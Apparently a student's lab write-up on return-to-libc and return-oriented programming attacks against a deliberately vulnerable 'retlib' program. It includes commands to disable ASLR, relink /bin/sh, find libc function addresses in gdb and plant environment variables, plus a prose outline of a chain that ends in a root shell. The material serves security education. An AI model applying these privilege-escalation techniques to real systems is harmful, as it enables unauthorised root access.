


Attack Variation 2:

After the attack is successful, change the file name of retlib to a different name and different

length. Repeat the attack.






Task 4: Defeat Shell's countermeasure

We will defeat the shell's counter measure, we jump to retlib shell's library and use bash or dash and still have successful attack.

"-p" option will run shell in privilege mode and we have root access

We cannot use system() argument as it takes only one argument and its uses /bib/sh instead here we use "execv()" libc funtions




i) Disable Address space layout randomization so that the address won't change whenever we ran a program

sudo sysctl -w kernel.randomize_va_space=0

Linking to bash:

sudo ln -sf /bin/bash /bin/sh



Check the N value in Makefile and run “Make”

Create a badfile before debug retlib


touch badfile // creates a bad file


Debug retlib


gdb -q retlib // command for debug

break main //create a break point

run








p execv // note the address


p exit // note the address



vi) Use env variable to find the addresses

export MYDASH=/bin/dash

export MYP000=-p




vii) Using C program given to get the env address


gedit prtnev.c //add headers and save

viii) Compile the file

gcc -m32 -o prtenv prtenv.c //use m32 tag to run in 32-bit program



prtenv is created which will print our environment variables
./prtenv //run the program and note the address
./retlib // run the retlib to get the address of main()



Task 5: Return-Oriented Programming

Invoke foo() Multiple Times: Our first target is to invoke the foo() function. We'll set up the program so that when it returns from the vulnerable bof() function, it jumps to foo(). We'll do this once, then again, and so on, 10 times.

```
$ ./retlib
...
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0#   ← Got root shell!
```

Gain Root Access: After the 10th invocation of foo(), we set things up so that the program ultimately jumps to a function that gives us a root shell. A root shell is like the keys to the kingdom, allowing us to control the system with full privileges.

Repeating foo() Calls: To invoke foo() multiple times, you will need to set up a chain of return addresses. The return address in the stack frame of foo() should point to another foo() function. This way, when foo() returns, it will execute the next foo(). This chaining is repeated for 10 times.

Root Shell: After the 10th invocation of foo(), you'll set the return address to the address of the execv() function (or equivalent), which will spawn a root shell.

Payload Construction: The critical part is constructing a payload that sets up this chain of return addresses. You may need to identify the addresses of the foo() function and the execv() function within the binary.